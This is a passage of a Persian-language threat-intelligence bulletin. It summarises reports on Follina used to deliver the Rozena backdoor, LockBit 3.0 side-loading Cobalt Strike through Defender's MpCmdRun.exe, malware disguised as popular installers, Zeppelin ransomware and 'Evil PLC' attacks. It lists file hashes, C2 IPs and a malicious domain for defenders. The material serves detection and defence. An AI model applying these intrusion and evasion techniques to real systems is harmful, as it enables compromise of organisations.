فرمان مذکور همچنین تعدادی بایت هگزادسیمال دارد که مکان تزریق بلوک کد را مشخص می‌کند. سپس این بایت‌ها را در حافظه اختصاص داده شده کپی نموده و آنها را به PowerShell.exe در حال اجرا تزریق می‌کند.

در نهایت، یک حلقه برای شروع فرایند Sleep راه‌اندازی می‌کند. در تصویر پایین، بخشی که با رنگ قرمز مشخص شده، کد تزریق فوق را از "$gcr"با Base64 رمزگذاری و سپس یک پروسه PowerShell جدید با پارامتر ec- را فراخوانی می‌کند.



سناریوی کامل حمله از لحظه تحویل یک سند مخرب و بهره‌جویی از ضعف امنیتی Follina و انتقال Rozena از پیوست Discord CDN در شکل نشان داده شده است.



نشانه‌های آلودگی:

برخی از علائم آلودگی (Indicators-of-Compromise – به اختصار IoC) به شرح زیر می‌باشد:

SHA256:
432bae48edf446539cae5e20623c39507ad65e21cb757fb514aba635d3ae67d6
5d8537bd7e711f430dc0c28a7777c9176269c8d3ff345b9560c8b9d4daaca002
3558840ffbc81839a5923ed2b675c1970cdd7c9e0036a91a0a728af14f80eff3
27f3bb9ab8fc66c1ca36fa5d62ee4758f1f8ff75666264c529b0f2abbade9133
69377adfdfa50928fade860e37b84c10623ef1b11164ccc6c4b013a468601d88

آسیب‌پذیری Follina

Follina یک آسیب‌پذیری با درجه اهمیت حیاتی است که به مهاجم اجازه می‌دهد بدافزار را از طریق برنامه‌های مجموعه نرم‌افزاری Office منتقل کند. مایکروسافت در بروزرسانی ماه ژوئن خود اصلاحیه آن را منتشر کرد. با توجه به بهره‌جویی گسترده مهاجمان از این ضعف امنیتی در سراسر جهان، چنانچه تاکنون نسبت به نصب بروزرسانی‌ها اقدام نکرده‌اید، توصیه می‌شود که در اسرع وقت با مراجعه به نشانی‌های زیر اعمال وصله مربوطه را در دستور کار قرار دهید.


https://msrc.microsoft.com/update-guide/vulnerability

https://newsroom.shabakeh.net/24462/microsoft-security-update-june-2022.html

جزئیات بیشتر درخصوص گزارش شرکت فورتی‌نت در نشانی زیر قابل مطالعه می‌باشد:

https://www.fortinet.com/blog/threat-research/follina-rozena-leveraging-discord-to-distribute-a-backdoor

سوءاستفاده از Windows Defender،
تکنیک جدید باج‌افزار LockBit 3.0



بنا بر گزارش محققان امنیتی، گردانندگان باج‌افزار LockBit 3.0 (که به LockBit Black نیز معروف است) از خط فرمان Windows Defender و یک سری روال‌های ضدشناسایی و ضدتحلیل جهت دورزدن محصولات امنیتی استفاده می‌کنند.

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه گردیده گزارش مذکور مورد بررسی قرار گرفته است.

در فروردین ۱۴۰۱ نیز محققان اعلام نموده بودند که LockBit از ابزار معتبر خط فرمان VMware، به نام VMwareXferlogs.exe، جهت بارگذاری و تزریق Cobalt Strike استفاده می‌کند.


Cobalt Strike یک ابزار تست نفوذ معتبر با ویژگی‌های گسترده‌ای است که در بین مهاجمان به منظور شناسایی شبکه و گسترش آلودگی در شبکه پیش از سرقت و رمزگذاری داده‌ها مورد استفاده قرار می‌گیرد.

طی تحقیقات اخیر، محققان پی بردند که مهاجمان از خط فرمان Windows Defender به نام Windows Defender MpCmdRun.exe جهت رمزگشایی و دانلود کدهای مخرب Cobalt Strike سوءاستفاده می‌کنند.

در این حملات، نفوذ اولیه به هدف موردنظر از طریق آسیب‌پذیری Log4j در سرور VMWare Horizon وصله‌نشده صورت می‌گیرد. مهاجمان مؤلفه Blast Secure Gateway برنامه را با نصب یک پوسته وب (Web Shell) و از طریق فرمان‌های PowerShell که در اینجا جزئیات آن بررسی شده، تغییر دادند. پس از نفوذ اولیه، مهاجمان با استفاده از فرمان‌هایی تلاش می‌کنند که چندین ابزار از جمله Meterpreter و PowerShell Empire را بکار گرفته و روش جدیدی برای بارگذاری و تزریق Cobalt Strike اجرا کنند.

در این سری از حملات، به طور خاص، هنگام اجرای Cobalt Strike، از ابزار معتبر جدیدی به منظور بارگذاری یک DLL مخرب استفاده می‌شود که کد مخرب را رمزگشایی می‌کند. مهاجمان DLL مخرب، کد بدافزاری و ابزار معتبر را با بکارگیری ابزار معتبر خط فرمان Windows Defender به نام MpCmdRun.exe از سرور کنترل و فرمان‌دهی خود (Command-and-Control – به اختصار C2) دانلود می‌کنند.

همچنین DLL مخرب همانند تکنیک‌های بکارگرفته شده پیشین با حذف EDR/EPP userland hook، از ابزارهای تشخیصی فرار و ردیابی رویدادها را برای Windows و رابط پویش ضدبدافزار دشوار می‌سازد.



استفاده از محصولات معتبری همچون VMware و Windows Defender که امروزه بطور گسترده در سازمان‌ها بکارگرفته می‌شوند و از پتانسیل بالایی برای بهره‌جویی توسط مهاجمان برخوردارند، باید همواره مورد بررسی دقیق قرار گیرند. در عین حال به‌روزرسانی به‌موقع وصله‌های منتشر شده برای تمامی محصولات در دستور کار راهبران امنیتی باشد.

جزئیات بیشتر این گزارش در نشانی زیر قابل دریافت و مطالعه می‌باشد:

https://www.sentinelone.com/blog/living-off-windows-defender-lockbit-ransomware-sideloads-cobalt-strike-through-microsoft-security-tool/

نام فایل	توضیحات
mpclient.dll	Weaponized DLL loaded by MpCmdRun.exe
MpCmdRun.exe	Legitimate/signed Microsoft Defender utility
C0000015.log	Encrypted Cobalt Strike payload

نشانه‌های آلودگی	توضیحات
a512215a000d1b21f92dbef5d8d57a420197d262	Malicious glib-2.0.dll
729eb505c36c08860c4408db7be85d707bdcbf1b	Malicious glib-2.0.dll
10039d5e5ee5710a067c58e76cd8200451e54b55	Malicious glib-2.0.dll
ff01473073c5460d1e544f5b17cd25dadf9da513	Malicious glib-2.0.dll
e35a702db47cb11337f523933acd3bce2f60346d	Encrypted Cobalt Strike payload – c0000015.log
82bd4273fa76f20d51ca514e1070a3369a89313b	Encrypted Cobalt Strike payload – c0000015.log
091b490500b5f827cc8cde41c9a7f68174d11302	Decrypted Cobalt Strike payload – c0000015.log
0815277e12d206c5bbb18fd1ade99bf225ede5db	Encrypted Cobalt Strike payload – c0000013.log
eed31d16d3673199b34b48fb74278df8ec15ae33	Malicious mpclient.dll
149.28.137[.]7	Cobalt Strike C2
45.32.108[.]54	IP where the attacker staged the malicious payloads to be downloaded
139.180.184[.]147	Attacker C2 used to receive data from executed commands
info.openjdklab[.]xyz	Domain used by the mpclient.dll

منبع:

https://www.sentinelone.com/blog/living-off-windows-defender-lockbit-ransomware-sideloads-cobalt-strike-through-microsoft-security-tool/

گرگ
در لباس میش

از ترفندهایی که توزیع‌کنندگان بدافزار جهت آلوده‌کردن سیستم‌ها استفاده می‌کنند، فریب دادن قربانیان به دانلود و اجرای فایل‌های مخرب است که این مقاله به بررسی آنها می‌پردازد.

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه گردیده تکنیک‌های مذکور مورد بررسی قرار گرفته است.

برخی از این ترفندها شامل مخفی کردن فایل‌های اجرایی بدافزار در قالب برنامه‌های کاربردی متداول، امضای آن‌ها با گواهی‌نامه‌های معتبر یا حتی هک نمودن سایت‌های قابل اعتماد جهت سوءاستفاده و بکارگیری از آنها به عنوان نقاط توزیع فایل‌های مخرب می‌باشد.


به گزارش سایت پویش و تحلیل بدافزار VirusTotal، برخی از این ترفندها در مقیاسی بسیار بزرگتر از آنچه در ابتدا تصور می‌شد اتفاق می‌افتند. سایت VirusTotal هر فایل ارسالی از سوی کاربران را در اکثر ضدویروس‌های مطرح بررسی کرده و گزارش شناسایی یا عدم شناسایی آن‌ها را در اختیار کاربر قرار می‌دهد.

سایت VirusTotal، گزارشی را در بازه زمانی ۱۲ دی ۱۳۹۹ تا ۱۰ تیر ۱۴۰۱ بر اساس دو میلیون فایل ارسالی از سوی کاربران در روز، گردآوری نموده و روند نحوه توزیع بدافزار را نشان می‌دهد.

بهره‌جویی از دامنه‌های معتبر

توزیع بدافزار از طریق سایت‌های معتبر، محبوب و با رتبه بالا به مهاجمان این امکان را می‌دهد تا فهرست‌های مسدود شده مبتنی بر IP را دور بزنند و همواره در دسترس باشند و سطح اعتماد بیشتری را جلب کنند.


سایت VirusTotal، بر اساس فهرست هزار سایت محبوب و برتر (Alexa top 1000 websites) و از میان ۱۰۱ دامنه متعلق به این سایت‌ها، ۲/۵ میلیون فایل مشکوک دانلود شده را شناسایی کرد. قابل‌توجه‌ترین موردی که از آن بیشترین سوءاستفاده صورت گرفته، Discord است که به کانون توزیع بدافزار تبدیل شده است. پس از آن سرویس‌دهنده میزبانی کننده سرورها و خدمات ابری Squarespace و Amazon در رتبه‌های بعدی قرار دارند.



استفاده از گواهی‌نامه‌های معتبر سرقت شده

امضای نمونه‌های بدافزاری با گواهی‌نامه‌های معتبر سرقت شده، روشی دیگر جهت فرار از تشخیص توسط ضدویروس‌ها و هشدارهای صادر شده از سوی راهکارهای امنیتی است.


در میان تمام نمونه‌های مخرب آپلود شده در VirusTotal در بازه زمانی مذکور، بیش از یک میلیون مورد امضاء شده و ۸۷٪ از آنها از یک گواهی‌نامه معتبر استفاده کرده‌اند. گواهی‌نامه‌های رایج بکارگرفته شده در امضای نمونه‌های مخرب ارسال شده به سایت مذکور عبارتند از Sectigo، DigiCert، USERTrust و Sage South Africa.



مخفی شدن در قالب نرم‌افزارهای معتبر و محبوب


مخفی کردن یک بدافزار قابل اجرا در قالب یک برنامه‌کاربردی معتبر و محبوب در سال ۲۰۲۲ روند صعودی داشته است.

قربانیان با تصور اینکه برنامه‌های مورد نیاز خود را دریافت می‌کنند، این فایل‌ها را دانلود کرده، اما با اجرای فایل‌های نصب‌کننده نرم‌افزار، سیستم‌های خود را به بدافزار آلوده می‌کنند. برنامه‌های کاربردی که مهاجمان بیشترین سوءاستفاده را از آنها کرده‌اند اغلب دارای نشان (Icon) مربوط به محصولات Skype، VLC، Adobe Acrobat و 7zip می‌باشند.




برنامه محبوب بهینه‌سازی Windows به نام CCleaner که اخیراً در کارزاری مورد بهره‌جویی قرار گرفته نیز یکی از گزینه‌های محبوب هکرها است و نسبتاً آلودگی و توزیع فوق العاده بالایی را به دنبال داشته است.

مهاجمان در کارزار مذکور از تکنیک‌های موسوم به Black Hat SEO پیروی کردند تا سایت‌های بکارگرفته شده جهت توزیع بدافزار خود را در نتایج جستجوی Google در رتبه‌بندی بالایی قرار دهند و به این ترتیب افراد بیشتری فریب خورده و فایل‌های اجرایی مخرب را دانلود کنند.



فریب کاربران از طریق فایل‌های نصب معتبر

در نهایت، ترفند دیگر پنهان کردن بدافزار در فایل‌های نصب برنامه‌های معتبر و اجرای پروسه هک در پس‌زمینه (Background) در حالی که برنامه‌های واقعی در پیش‌زمینه (Foreground) در حال اجرا هستند، می‌باشد. این تکنیک ضمن فریب قربانیان منجر به بی‌اثر شدن برخی موتورهای ضدویروس که ساختار و محتوای فایل‌های اجرایی را بررسی نمی‌کنند، می‌شود.



بر اساس آمار VirusTotal، به نظر می‌رسد که این روش امسال نیز در حال افزایش است و از Google Chrome، Malwarebytes، Windows Updates، Zoom، Brave، Firefox، ProtonVPN و Telegram به عنوان طعمه استفاده می‌کنند.

چگونه ایمن بمانیم؟

هنگامی که به دنبال دانلود نرم‌افزار هستید، یا از فروشگاه موجود در سیستم‌عامل خود استفاده کنید یا آن را از صفحه دانلود رسمی برنامه، دریافت نمایید. همچنین، مراقب تبلیغاتی که در نتایج جستجو ممکن است رتبه بالاتری داشته باشند، باشید زیرا سایت‌ها به راحتی توسط مهاجمان قابل جعل هستند و کاملاً شبیه سایت‌های معتبر به نظر می‌رسند.

پس از دانلود یک فایل نصب‌کننده نرم‌افزار، همیشه قبل از اجرای فایل، یک پویش ضدویروس بر روی آن انجام دهید تا مطمئن شوید که حاوی بدافزار نیستند. در نهایت، از بکارگیری نسخه‌های کرک شده، نرم‌افزارهای قفل شکسته و غیرمجاز خودداری کنید زیرا معمولاً منجر به انتقال بدافزار می‌شوند.

منبع:

https://www.bleepingcomputer.com/news/security/wolf-in-sheep-s-clothing-how-malware-tricks-users-and-antivirus/

بازگشت باج‌افزار


Zeppelin

به تازگی مرکز CISA ایالت متحده در گزارشی نسبت به از سرگیری فعالیت باج‌افزار Zeppelin که طیف وسیعی از سازمان‌ها به ویژه مراکز بهداشتی و درمانی و همچنین زیرساخت‌های حیاتی را هدف قرار داده، هشدار داده است.

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه گردیده، گزارش مذکور مورد بررسی قرار گرفته است.

باج‌افزار Zeppelin حداقل از سال ۲۰۱۹ فعال بوده و پس از مدتی توقف مجدد در اواخر بهار امسال فعالیت آن از سر گرفته شده است. این باج‌افزار به صورت خدمات اجاره‌ای (Ransomware-as-a-Service – به اختصار RaaS) در اختیار تبهکاران سایبری قرار می‌گیرد. باج‌افزار Zeppelin تا به حال چندین بار تغییر نام داده که از جمله این نام‌ها می‌توان به VegaLocker، Buran و Jamper اشاره کرد.

گردانندگان این باج‌افزار سرقت داده‌ها جهت اخاذی مضاعف و درخواست باج بصورت بیت‌کوین به مبالغی از چند هزار دلار تا بیش از یک میلیون دلار را در کارنامه دارند.



بر اساس گزارش مرکز CISA، گردانندگان این باج‌افزار با بهره‌جویی از آسیب‌پذیری‌های فایروال SonicWall یا سوءاستفاده از Remote Desktop Protocol - به اختصار RDP - در کنار کارزارهای موسوم به فیشینگ (Phishing) به شبکه‌های موردنظر خود نفوذ می‌کنند.

در کارزارهای اخیر این باج‌افزار، مهاجمان از چندین کلید رمزگذاری، شناسه و پسوند برای رمزنگاری دستگاه‌های موجود در سطح شبکه قربانی استفاده می‌کنند. این امر منجر به نیاز قربانی به چندین کلید رمزگشایی منحصربه‌فرد می‌شود.

پس از نفوذ موفق مهاجمان به شبکه، مهاجمان یک تا دو هفته را صرف شناسایی پایگاه‌های داده، از جمله بسترهای ذخیره‌سازی ابری و نسخه‌های پشتیبان شبکه می‌کنند. سپس باج‌افزار Zeppelin را در قالب یک فایل dll. یا exe. از طریق PowerShell توزیع می‌کنند. آنها همچنین از تاکتیک رایج اخاذی مضاعف در آخرین کارزار خود استفاده کرده‌اند و فایل‌های داده‌ای حساس را قبل از رمزگذاری برای انتشار احتمالی آنلاین در آینده، در صورت امتناع قربانی از پرداخت، سرقت می‌کنند.

به راهبران توصیه اکید می‌شود با رعایت نکات زیر، شانس موفقیت این حملات را کاهش دهند.

- اولویت‌بندی وصله آسیب‌پذیری‌ها در اسرع وقت
- فعال کردن و اجرای احراز هویت چندعاملی
- بکارگیری رمزهای پیچیده و منحصربه‌فرد برای همه حساب‌های کاربری
- خودداری از بکارگیری مجدد رمزهای عبور قدیمی
- عدم استفاده از رمز عبور مشترک برای بیش از یک حساب کاربری
- مسدودسازی حساب‌کاربری در صورت چندین بار تلاش ناموفق جهت ورود
- پرهیز از استفاده از قابلیت موسوم به «Hint» برای رمزهای عبور
- بکارگیری ضدویروس قوی و اطمینان از بروزرسانی مستمر آن
- آموزش کارکنان و کاربران سازمان‌ها جهت شناسایی حملات فیشینگ و گزارش به موقع آن
- تفکیک منطقی شبکه‌های سازمان تا در صورت حمله، به راحتی بتوان بخش‌هایی از شبکه را ایزوله نمود و مانع گسترش آلودگی به دستگاه‌های مجاور در شبکه (Lateral Movement) شد
- بکارگیری یک سیستم پیشرفته فیلترینگ ایمیل برای جلوگیری از هرزنامه و ایمیل‌های فیشینگ و ایمیل‌های دریافتی از خارج از سازمان
- بکارگیری فایروال در درگاه شبکه و اطمینان از فعال و به‌روز بودن فایروال‌ها

جزئیات بیشتر درخصوص باج‌افزار Zeppelin و نشانه‌های آلودگی (Indicators-of-Compromise – به اختصار IoC) آن در نشانی زیر قابل دریافت و مطالعه می‌باشد:

https://www.ic3.gov/Media/News/2022/220811.pdf


منابع:

https://threatpost.com/zeppelin-ransomware-resurfaces/180405/

https://www.bleepingcomputer.com/news/security/fbi-zeppelin-ransomware-may-encrypt-devices-multiple-times-in-attacks/

PLC؛

سلاحی برای حمله به زیرساخت‌های حساس صنعتی



محققان امنیت سایبری گزارشی را منتشر کرده‌اند که بر طبق آن تجهیزات Programmable Logic Controller - به اختصار PLC - را جهت نفوذ اولیه به کامپیوترهای متصل به آنها و متعاقباً حمله به پروسه‌های کنترلی به‌ویژه نرم‌افزارها و سخت‌افزارهای موسوم به OT (فناوری عملیاتی) مورد سوءاستفاده قرار داده‌اند.

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه شده، چکیده‌ای از این گزارش مورد بررسی قرار گرفته است.

این تکنیک که Evil PLC لقب گرفته، بر نرم‌افزارهای مهندسی همچون Rockwell Automation، Schneider Electric، GE، B&R، Xinje، OVARRO و Emerson تأثیر می‌گذارد.

تجهیزات PLC جزء مهمی از دستگاه‌های صنعتی هستند که فرآیندهای تولید را در بخش‌های زیرساختی حیاتی کنترل می‌کنند. این تجهیزات علاوه بر مدیریت فرامین خودکار، اجرا و توقف فرآیندها، اعلام هشدارها را نیز تحت کنترل خود دارند.

در دنیای واقعی تجهیزات PLC، دریچه‌ها، موتورها، پمپ‌ها، حسگرها، آسانسورها، پله‌های برقی، ورودی‌های ولتاژ، زمان‌سنج‌ها، سیستم‌های تهویه و بسیاری از سیستم‌های مکانیکی دیگر را کنترل می‌کنند.

تجهیزات PLC که در موقعیت‌های مختلف پراکنده‌اند خود نیز از طریق نرم‌افزارهای SCADA که معمولاً بر روی یک کامپیوتر معمولی نصب شده‌اند توسط راهبر یا بصورت خودکار کنترل و پیکربندی می‌شوند.

از این رو، تعجب‌آور نیست که دسترسی ارائه شده از طریق تجهیزات PLC، برای بیش از یک دهه ماشین‌ها را با هدف ایجاد اختلالات فیزیکی، از Stuxnet گرفته تا PIPEDREAM (معروف به INCONTROLLER) به کانون حملات پیچیده تبدیل کرده است.


مهاجمان سعی می‌کنند با بهره‌جویی از تجهیزات PLC، نرم‌افزارها و ایستگاه‌های کاری مهندسی که آنها را نظارت می‌کنند تحت کنترل خود گرفته و باعث بروز اختلال، آسیب فیزیکی و تهدیدات امنیتی شوند. سامانه‌های OT اغلب دارای ده‌ها PLC هستند که بر فرایندهای صنعتی نظارت می‌کنند. مهاجمی که می‌خواهد فرآیندی را به طور فیزیکی مختل کند، باید ابتدا PLC آسیب‌پذیر را پیدا کند. این نرم‌افزارها و ایستگاه‌های کاری

مهندسی نیز اغلب پلی بین شبکه‌های OT و شبکه‌های سازمانی می‌باشند. مهاجمی که از این آسیب‌پذیری‌ها بهره‌جویی می‌کند، می‌تواند به راحتی به شبکه داخلی راه پیدا کند و آلودگی را بین سیستم‌های مجاور در شبکه گسترش دهد و به دیگر تجهیزات PLC و سیستم‌های حساس دسترسی پیدا کند.

توجه به این نکته مهم است که اکثر آسیب‌پذیری‌هایی که در اینجا مورد بهره‌جویی قرار می‌گیرد، در سمت نرم‌افزارهای مهندسی بوده و نه در میان‌افزار PLC. در بیشتر موارد، آسیب‌پذیری‌ها وجود دارند زیرا نرم‌افزار بدون انجام بررسی‌های امنیتی کامل، کاملاً به داده‌های دریافتی از PLC اعتماد می‌کند.

